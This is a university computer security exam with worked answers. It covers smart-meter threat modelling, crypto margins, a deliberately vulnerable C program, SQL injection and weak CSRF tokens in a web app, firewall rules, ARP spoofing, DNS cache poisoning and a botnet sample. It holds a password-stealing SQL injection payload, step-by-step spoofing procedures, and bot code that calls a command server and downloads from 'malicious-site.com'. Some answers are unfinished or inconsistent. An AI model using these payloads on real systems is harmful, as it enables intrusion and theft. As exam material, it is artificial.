

Computer Security Exam

Professors S. Zanero & M. Carminati & A. Barengi

Last (family) Name _____
First (given) Name _____
Matricola _____
Codice Persona _____

Professor: ☐ Zanero ☐ Carminati ☐ Barengi
Have you done any challenges/homework? ☐ Yes ☐ No
Do you want to withdraw? ☐ Yes ☐ No
Priority Grading ☐ Yes ☐ No
Motivation:

Instructions

- **Duration:** 2.5 hours.
- The exam is composed of 16 pages. Check that you have all of them. No extra paper is allowed.
- The exam is "closed book." You are not allowed to consult any **course material** and **notes**.
- **No extra devices** (e.g., phones, iPad) are **allowed**. You will be expelled if, at any time, you do not follow this rule.
- Shut down and store any electronic device. They will be subject to inspection if found, and you may be expelled if you are found using one.
- You are not allowed to communicate with other students, and you will be expelled from the exam if you do.
- Please answer within the allowed space. Schemes are good; short answers are recommended.
- **All responses must be written in pen (any color except red). Answers written in pencil may not be legible when scanned and, therefore, may not be graded.**
- **Always motivate your answer.**
- **If your final grade is below 12 (not considering the challenges), you will not be allowed to take the next exam call (even in the next session).**

DISTANCE MODE ONLY

- On the PC, you can open only the forms browser tab and the exam pdf. Any other application/document is prohibited.
- You will have to share your screen, and leave your microphone opened, and your webcam must frame both you and your workspace.
- You are responsible for having all the necessary technological equipment for the correct exam delivery.
- If you disable the screen sharing or the audio, you will be expelled from the virtual room, and your exam will be voided.
- We will ask remote students to sustain a brief oral exam to confirm the evaluation of the written exams. This could be done for all students or a subset at the instructor's decision.
- Regarding the submission:
 - At the end of the exam, you will be given 10 minutes only to scan your documents and prepare to upload them.
 - After 10 minutes, you will be called by name and required to click on the submit button of the MS forms under the supervision of the supervisor of the virtual room. Any submission that will not follow this procedure (e.g., you have already submitted before being called or you are not ready to submit when called) will be voided.
 - We are not responsible for any technical issue in the submission (e.g., the exam pictures are not readable, the pdf is corrupted). We will evaluate only the uploaded readable documents.
 - We will evaluate only the uploaded **readable** documents.
- **USE YOUR PERSONAL CODE (CODICE PERSONA) ONLY AS THE NAME OF THE DOCUMENT** (e.g., 12345678.pdf).

PLEASE, USE THE FORMATTING SPECIFIED IN THE QUESTION

READ CAREFULLY ALL THE POINTS OF EACH QUESTION BEFORE WRITING YOUR ANSWER

Exercise 1 - Introduction to Computer Security (4 points)

A national energy provider has rolled out "SmartMeters" to residential homes. These devices measure electricity consumption in real-time and communicate wirelessly (via cellular LTE) with a central utility cloud to bill customers and balance the grid load. The SmartMeters have a "remote disconnect" feature that allows the utility company to cut power to a house in the event of non-payment or an emergency. Technicians can service the meters using a physical optical port on the device, which requires a specialized handheld terminal. The central cloud database stores customer addresses, billing details, and granular usage patterns. The communication between the meter and the cloud is encrypted using TLS 1.2; however, the optical port utilizes a proprietary, unencrypted protocol.

1. [1.5 points] Identify and describe the 2 most relevant assets at risk in such a scenario, along with their associated threats and threat agents.

All elements must be motivated.

Asset	Threat	Threat Agent
Grid Stability / Continuous Power Supply	A coordinated attack sending "remote disconnect" commands to thousands of meters simultaneously, causing a blackout or grid instability.	Nation-State Actors / Cyberterrorists
Motivation To cause social chaos or national infrastructure damage. Geopolitical disruption or warfare.		
User Privacy (Granular Usage Data)	Profiling user habits (e.g., determining when the house is empty) based on real-time power consumption data.	Criminal Gangs / Burglars
Motivation To facilitate physical burglary or targeted surveillance. Identifying low-risk targets for physical theft.		

1.2 [1.5 points] Suggest at least two potential attack surfaces for the infrastructure under analysis.

Attack Surface	Motivation
Physical Optical Port	Accessing the physical port on the meter (often located outside the home) allows an attacker to inject commands or read memory directly, bypassing network firewalls. The proprietary, unencrypted protocol makes this easier to reverse-engineer.

Cellular Network Interface (LTE)	The wireless communication channel is exposed to the public. If the TLS implementation is flawed or if the device accepts unsolicited incoming connections, attackers could exploit the network stack remotely.
---	---

1.3 [1 point] A junior engineer proposes a new authentication protocol for the technician's handheld terminal. The terminal sends its serial number (\$SN\$) to the meter. The meter replies with a random challenge (\$R\$). The terminal must calculate $\text{Hash}(\text{SN} + \text{R} + \text{SecretKey})$ and return the result. Identify at least one weakness in this proposal and suggest a mitigation.

Weakness
Lack of Mutual Authentication. The protocol only authenticates the <i>terminal</i> to the <i>meter</i> . It does not authenticate the <i>meter</i> to the <i>terminal</i> . An attacker could install a fake meter to harvest the terminal's responses or trick the technician.
Mitigation
Implement Mutual Authentication where both parties verify each other's identity, ideally using digital certificates (PKI) rather than a simple shared secret hash.

Exercise 2 - Introduction to Cryptography (6 points)

[6 points] Compare the security margins of the following scenarios, defined as the number of computations required to violate the corresponding security guarantee: in doing so, describe the best attack strategy you can find, and quantify the security margin. Consider that only a relatively small amount of memory is available for the attack (say, 64 GB).

- A plaintext is encrypted twice with, say, AES-128 counter mode, with a randomized starting nonce and two unrelated, uniformly randomly drawn 128 bit keys (security guarantee: confidentiality)
- A message is tagged twice, with two ACs based on AES CBC (as we have seen during the lessons) computed with two different, unrelated, uniformly random 128 bit keys. (security guarantee: integrity)
- A message is hashed with a cryptographic hash with a 128 bit digest and an asymmetric signature scheme providing a security margin of 128 bit against forgery (i.e., taking 2^{128} elementary operations to forge a signature) is employed to sign the hash digest. (security guarantee: message integrity)

- Breaking the double encryption requires an attacker to identify the correct symmetric key pair which decrypts the text. Decrypting only a single layer of AES-128 counter mode encryption still yields pseudorandom data. The effective security margin is $(2^{128})^2 = 2^{256}$
- The two MAC tags can be independently forged by finding the two symmetric keys independently. The security margin is $2 * 2^{128} = 2^{129}$
- The message integrity guarantee can be violated either by forging a signature on an arbitrarily chosen digest (cost: 2^{128} , as a signature should be forged) or by finding a message colliding with the one which is signed, and splicing off the signature (cost $\sim 2^{64}$). The second strategy is definitely faster, and yields a security margin of 2^{64}

Exercise 3 - Binary Vulnerabilities (6 points)

```
1. #include <stdio.h>
2. #include <unistd.h>
3. typedef struct {
4.     unsigned int size;
5.     char alert[4];
6. } Log;
7.
8. int main(void) {
9.     Log log = {0};
10.
11.     puts("=== Alert Logger ===");
12.
13.     printf("Alert size: ");
14.     scanf("%u", &log.size);
15.
16.     printf("Alert message: ");
17.     read(0, log.alert, log.size);
18.
19.     if (log.size > sizeof(log.alert)) {
20.         puts("Alert too long, discarded.");
21.         return 0;
22.     }
23.
24.     puts("Alert stored:");
25.     printf(log.alert);
26.
27.     return 0;
28. }
```

The program is compiled for the **x86 architecture** (32 bit) and for an environment that adopts the usual **cdec1** calling convention. Furthermore, assume that **no compiler-level or OS-level mitigations** against the exploitation of memory corruption errors are present (unless specified otherwise).

[2 points] 1. Fill out the following table by reporting all the vulnerabilities you can spot in the code. If you believe there might be a vulnerability, specify for each vulnerability the **corresponding line/s of code** and specify if it is possible to exploit it.

Vulnerability (e.g., format string, buffer overflow, ...)	Line	<u>Is it exploitable?</u>	
		YES	NO
[1 point] Buffer Overflow	17	☒	☐
[1 point] Format String (too small for RCE, ok for leak)	25	☒	☒

[2 points] 2. Can you find a way to take control of the program by executing shellcode? Assume the shellcode is **12 bytes long**. List all assumptions and considerations that would make exploitation possible; **any missing assumption will cost points**. If exploitation is not possible, explain why. In your answer, be **exhaustive, concise, and straight to the point**.

Yes, exploitation is possible via the stack buffer overflow.


The call to `read(0, log.alert, log.size)` writes `log.size` bytes into an 4-byte buffer. The bounds check is performed after the write, so it does not prevent the overflow. By providing a sufficiently large value for `log.size`, an attacker can overwrite adjacent stack data up to the saved return address and redirect execution to the shellcode.

The shellcode can be written AFTER the sEIP, in ENV, etc.

The format string vulnerability in `printf(log.alert)` is present but not exploitable for RCE. The buffer is only 4 bytes long, which is insufficient to place controlled addresses and meaningful format specifiers.

[2 points] 3. Show the effect of the identified vulnerabilities on memory. If you have found an exploit that enables execution of the shellcode described in point 2, illustrate the **stack layout both before and after** the execution of the most relevant line(s) for that exploit, including:

- The **direction of memory growth** and the **relative address order**;
- The **name of each relevant allocated variable** in the stack frame;
- The **contents of relevant registers**, such as `EBP` and `ESP`;
- The **stack frames of the current function** and any **callers**;
- The **contents of the caller's frame**, including saved return addresses and local variables.



Exercise 4 - Web Vulnerabilities (6 points)

[PosteItaliane.it](https://www.posteitaliche.it) is a popular Italian web platform that offers various online services, including a web-based email system. Despite its popularity, the platform is known for being poorly engineered: even basic security mechanisms are often implemented incorrectly, leading to subtle but critical bugs and vulnerabilities. The relevant code of the application is reported below.

```
00 def set_csrf(session, ttl=600):
01     clear_expired_csrf(session)
02     random.seed(int(get_time())) # Initialized seed based on the time
03     token = str(random.randint(1, 1000000000000))
04     expiration = int(get_time()) + ttl
05     session["csrf_tokens"][token] = expiration
06     return token, expiration # Embedded in the final HTML form
07
08 def check_csrf(request, session):
09     clear_expired_csrf(session)
10     if "csrf_token" not in request.form.keys():
11         return False
12     token = request.form["csrf_token"]
13     if token in session["csrf_tokens"] and
14         get_time() < session["csrf_tokens"][token]:
15         del session["csrf_tokens"][token] # Remove the token from the session
16         return True # CSRF is good
17     return False
18
19 @app.route('/send_mail', methods=['POST'])
20 def send_mail(request, session):
21     if not is_session_valid(session):
22         return redirect(url_for("login"))
23     sender_email = session["email"]
24     if not check_csrf(request, session):
25         return render_template("home.html", error="Invalid CSRF token!")
26     if "recipient_mail" not in request.form.keys():
27         return render_template("home.html", error="No recipient provided!")
28     recipient_mail = xss_sanitise(request.form["recipient_mail"])
29     if "text" not in request.form.keys():
30         return render_template("home.html", error="No text provided!")
31     text = xss_sanitise(request.form["text"])
32     insert_q = "INSERT INTO emails VALUES ('" + sender_email + "', '" +
33         recipient_mail + "', '" + text + "');"
34     execute_query(insert_q)
35     return render_template("home.html", success="Email sent successfully!")
```

The relational database schema used by the website is the following:

Table: **users**

user_id (Primary Key) (int) (auto increment)	username (String)	password (String)	email (String)
--	----------------------	----------------------	-------------------

Table: **emails**

sender (string) (Reference: users.email)	recipient (string) (Reference: users.email)	text (string)
--	---	------------------

Assume the following:

- The session is correctly handled (i.e., you cannot forge arbitrary cookies).
- The function **is_session_valid** correctly checks if the user is logged in.
- The function **db_execute_query** executes queries without prepared statements.
- The function **db_execute_query_with_statements** executes queries with prepared statements.
- The function **render_template** **does not perform any sanitization of the input.**
- The **DBMS** does not support stacked queries (e.g., "SELECT ...; INSERT INTO ...;" fails if executed)
- The **DBMS** is case-sensitive; "Law" and "law" are two different users.
- The function **xss_sanitize** correctly escapes all the HTML entities, i.e., all the HTML special characters are converted to their equivalent data (> becomes >).
- The user's email is correctly sanitized when the user registers.

More details:

- The function **render_template** generates an HTML page from an .html file with optional parameters that are placed in the HTML code.
- The function **url_for** generates a URL for the provided page of the same domain. Optional query parameters of the URL can be specified as parameters.
- The function **redirect** redirects the user to the web page of the provided URL.
- The function **get_time** returns the number of seconds since the Unix epoch. I.e., January 1st, 1970 UTC.
- The function **random.seed** initializes the Random Number Generator (RNG) with an integer as a parameter.
- The function **random.randint** generates a random integer based on the seed used to initialize the function **random.seed** and the range of the random integer as parameters. E.g., `random.randint(1, 5)` generates a random integer value between 1 and 5

1. [1 point] For each SQL injection vulnerability you have identified, please provide the vulnerable line and the variable(s) that can be exploited for the injection.

Line	Variable(s)
33	recipient_mail, text

2. [1 point] For each XSS vulnerability you have identified, please provide the vulnerable variable, the XSS category, and where you would fix it. Moreover, explain why

Variable	XSS category			Lines to sanitize. It can be between two lines (e.g., 21-22) or in one line.
	Stored	Reflected	DOM-based	
	☐	☐	☐	
	☐	☐	☐	
	☐	☐	☐	

3. [1 point] For each function, specify whether they are vulnerable to CSRF attacks. Moreover, explain why they are vulnerable.

Function	Vulnerable	Not vulnerable
send_email	☒	☐

Motivation:

The random number is predictable because the generator is seeded with the current time at second-level granularity.

4. [1.5 points] My account has been hacked! For some reasons an evil user managed to log in with my account. Can you reproduce the exploit? Explain all the steps you would take to reproduce the exploit, including the final code you would write.

The attacker just performed an SQLI and retrieved the password of your account.

If we suppose that the mail of the attacker is evil@posteitaliche.it the SQLI is as follows

text = "some_text"), ('evil@posteitaliche.it', 'evil@posteitaliche.it', (SELECT password FROM users where email='<victim_email>'); --


5. [1.5 points] Yesterday, I clicked on a link I received in an email, pointing to italicheposte.it, and after a while, some friends received the same email. **Moreover, this exploit seems to be very reliable. It does work most of the time.** Can you reproduce the exploit? Explain all the steps you would take to reproduce the exploit, including the final code you would write.

The attack is a CSRF attack where the attacker embedded a script to run 2 requests into the page of italicheposte.it: a GET request and a POST request.

With the GET request

Exercise 5 - Network Security (6 points)

Caltech University has finally allowed Dr. Sheldon Cooper to redesign the Physics Department's network infrastructure. To prevent unauthorized access to the "Guided Navigation System" project, a new architecture has been deployed.



The network consists of a **DMZ** containing the public services and two internal LANs: the **Office LAN** for the scientists (Sheldon, Leonard, Raj) and the **Lab LAN** for the experimental equipment.

- **FW1** connects the Internet to the DMZ.
- **FW2** connects the DMZ to the internal networks (Office LAN and Lab LAN).
- **DMZ Components:** Hosts the public "Fun with Flags" Web Server (FWF_WS) and a recursive DNS Resolver (DNS_RES) exposed by the university to **both** internal and internet users.
- **Office LAN:** Contains the scientists' workstations and a **File Server** used as storage for work documents; it uses only the HTTP protocol. The workstations need to access the Internet for research (HTTP/S) and access the servers in the DMZ. All the devices are connected using a **Switch**.
- **Lab LAN:** Contains the Mars Rover Control Server (ROVER). This server uses only HTTP, and it is strictly internal and must only be accessible from **Howard Wolowitz's PC** (located in the Office LAN, use as reference: Howard's IP) for remote maneuvering.
- **DNS:** All internal hosts use **DNS_RES** in the DMZ to resolve domain names.

1. [2 point] Write the firewall rules, assuming firewalls to be stateful packet filters.

Firewall	Src IP	Src Port	Direction	Dst IP	Dst Port	Policy	Description
FW1	ANY	ANY	Int ->	FWF_W	80	ALLOW	Public access to

			DMZ	S			FWF Web Server
FW1	ANY	ANY	Int -> DMZ	DNS_RES	53	ALLOW	Exposing DNS_RES to internet
FW1	DNS_RES	ANY	DMZ -> Int	ANY	53	ALLOW	DNS Resolver querying Authoritative Servers
FW1	Office	ANY	DMZ -> Int	ANY	80	ALLOW	Scientists accessing the Internet HTTP (transit via DMZ)
FW1	Office	ANY	DMZ -> Int	ANY	443	ALLOW	Scientists accessing the Internet HTTPS (transit via DMZ)
FW1	ANY	ANY	ANY	ANY	ANY	DENY	Default Deny
FW2	Office	ANY	Office -> DMZ	DNS_RES	53	ALLOW	Staff using local DNS
FW2	Howard IP	ANY	Office -> Lab	ROVER	80	ALLOW	Howard controlling Mars Rover
FW2	Office	ANY	Office -> DMZ	ANY	80	ALLOW	Staff accessing Internet/DMZ HTTP (Outbound to FW1)

FW2	Office	ANY	Office -> DMZ	ANY	443	ALLOW	Staff accessing Internet/DMZ HTTPS (Outbound to FW1)
FW2	ANY	ANY	ANY	ANY	ANY	DENY	Default Deny

2. [2 points] Barry Kripke, Sheldon's nemesis, has managed to plug his laptop into the Office LAN.

Kripke wants to intercept the **confidential string theory research data** that Leonard (another internal researcher, in the same network) is sending to the department's internal file server (located on the same **Office LAN**). He wants to perform a **Man-in-the-Middle (MITM)** attack to sniff the traffic.

What attack can he carry out among the ones reported in the table? Select the correct attack, if any.
Assume the network uses switches, IPs are static, and no port security is enabled.

- ☒ ARP-Spoofing
- ☐ DNS Cache Poisoning
- ☐ DHCP Poisoning
- ☐ No attack can be done

Describe the assumptions and the steps Kripke should perform to put in place the selected attack.
N.B. A general description of the attack, purely from theory, will not be considered a valid answer.

ASSUMPTIONS:

1. Kripke and Leonard are on the same LAN (Broadcast domain) .
2. The switch routes traffic based on MAC addresses (CAM table) and lacks port security (which would mitigate MAC flooding/spoofing).
3. ARP messages are not authenticated; the protocol trusts the fastest reply (First come, first trusted).
4. All the communications with the File Server are **only** HTTP

ATTACK DESCRIPTION:

1. Poison Leonard's Cache: Kripke sends a forged ARP Reply to Leonard claiming: "The File Server's IP is at Kripke's MAC address" .
2. Poison Gateway's Cache: Kripke sends a forged ARP Reply to the File Server claiming: "Leonard's IP is at Kripke's MAC address" .
3. Forwarding (MITM): Kripke enables IP forwarding on his laptop. Now all packets between Leonard and the server pass through Kripke, allowing him to sniff the data.

3. [2 points] Wil Wheaton, an external attacker located on the public Internet, intends to disrupt Sheldon's research. Wil is unable to gain direct access to the internal network. However, Wil wants to trick Sheldon—who is currently working within the Office LAN—into being redirected to the server where www.wil-wheaton-rules.com is hosted whenever Sheldon attempts to visit www.train-store.com. Sheldon's workstation is configured to use a local DNS Resolver (DNS_RES) situated in the DMZ.

What attack can he carry out among the ones reported in the table? Select the correct attack, if any. Assume standard UDP DNS queries.

- ☐ ARP spoofing
- ☐ TCP session hijacking
- ☒ DNS cache poisoning
- ☐ No attack can be done

Describe the assumptions and the steps Wil Wheaton should perform to put in place the selected attack. *N.B. A general description of the attack, purely from theory, will not be considered a valid answer.*

ASSUMPTIONS:

1. **Recursive Resolver:** The DNS_RES is a recursive resolver that caches results to optimize future queries.
2. **Blind Attack:** Since Wil Wheaton is external (on the Internet), he cannot sniff the traffic between the DNS_RES and the authoritative nameservers, meaning he cannot see the Transaction ID.
3. **Unauthenticated Protocol:** The attack relies on DNS over UDP, which is connectionless and unauthenticated, making it vulnerable to spoofing.

ATTACK DESCRIPTION:

1. **Trigger:** Wil Wheaton sends a query to the target DNS_RES asking for www.train-store.com to force it to perform a recursive lookup (query the authoritative server).
2. **Flood/Guess:** While DNS_RES is waiting for the legitimate response, Wil floods it with spoofed DNS responses pretending to come from the authoritative server.
3. **Spoofing:** These spoofed responses contain Wil's malicious IP address. To succeed, Wil must correctly guess the 16-bit **Transaction ID** (and potentially the source port) used by DNS_RES in its query.
4. **Poison:** If a spoofed packet with the correct ID arrives before the legitimate one, DNS_RES accepts it and caches the malicious IP. When Sheldon later tries to visit the site, the poisoned cache redirects him to www.wil-wheaton-rules.com.
5. (optional) To expand the time window, Wil Wheaton can also do a DOS Attack against the Authoritative Server.

Exercise 6 - Malware (6 points)

The Phantom Thieves found that the server hosting their Phantom Aficionado Website had been hacked, after noticing anomalous network traffic and high CPU usage. They ask for your help in analyzing the malware extracted from the server.

```
int main() {
    int sock;
    int code;
    struct sockaddr_in server;
    char command[1024];

    sock = socket(AF_INET, SOCK_STREAM, 0); // IPv4, TCP
    server.sin_addr.s_addr = inet_addr("7.89.130.2");
    server.sin_family = AF_INET; // IPv4
    server.sin_port = htons(4444); // Port 4444

    // Connect over TCP to 7.89.130.2:4444
    if (connect(sock, &server, sizeof(server)) < 0) {
        return 1;
    }

    while(1) {
        recv(sock, command_code, sizeof(command_code), 0);
        switch(command_code) {

            case 1:
                start_ddos_attack("192.168.1.100");
                break;

            case 2:
                send_spam_emails();
                break;

            case 3:
                upload_files_to_server();
                break;

            case 4:
                download_update("http://malicious-site.com/bot_v2");
                break;

            case 5:
                self_destruct();
                break;
        }
    }
}
```

```
        default:
            break;
    }
}

close(sock);
return 0;
}
```

Some information useful in analyzing the code:

- `socket` returns a file descriptor that refers to a connection endpoint.
- `connect` attempt to make a connection on a connection-mode socket.
- `recv` receives data over a socket

[4 point] 1. Please fill the following table showing the stealth techniques the malware correctly implements or tries to implement. Report the motivation only for the techniques you identify as implemented.

Technique	Is Present	Motivation (only if present)
Polymorphism	NO	[see slides for Polymorphism definition]
Anti-Virtualization	NO	[see slides for Anti-Virtualization]
Anti-Debugging	NO	[see slides for Anti-Debugging definition]
Event-Triggered Code	YES	Waiting for commands over the network.

[2 point] 2. Please fill the following table, reporting if the sample belongs or not to a certain family of malware. Justify only the categories for which you report "Yes."

Family	Yes/No	Motivation (only if Yes)
Ransomware	NO	[see slides for Ransomware definition]
Bot	YES	Infected machine part of a botnet
Worm	NO	[see slides for Worm definition]
Rootkit	NO	[see slides for Rootkit definition]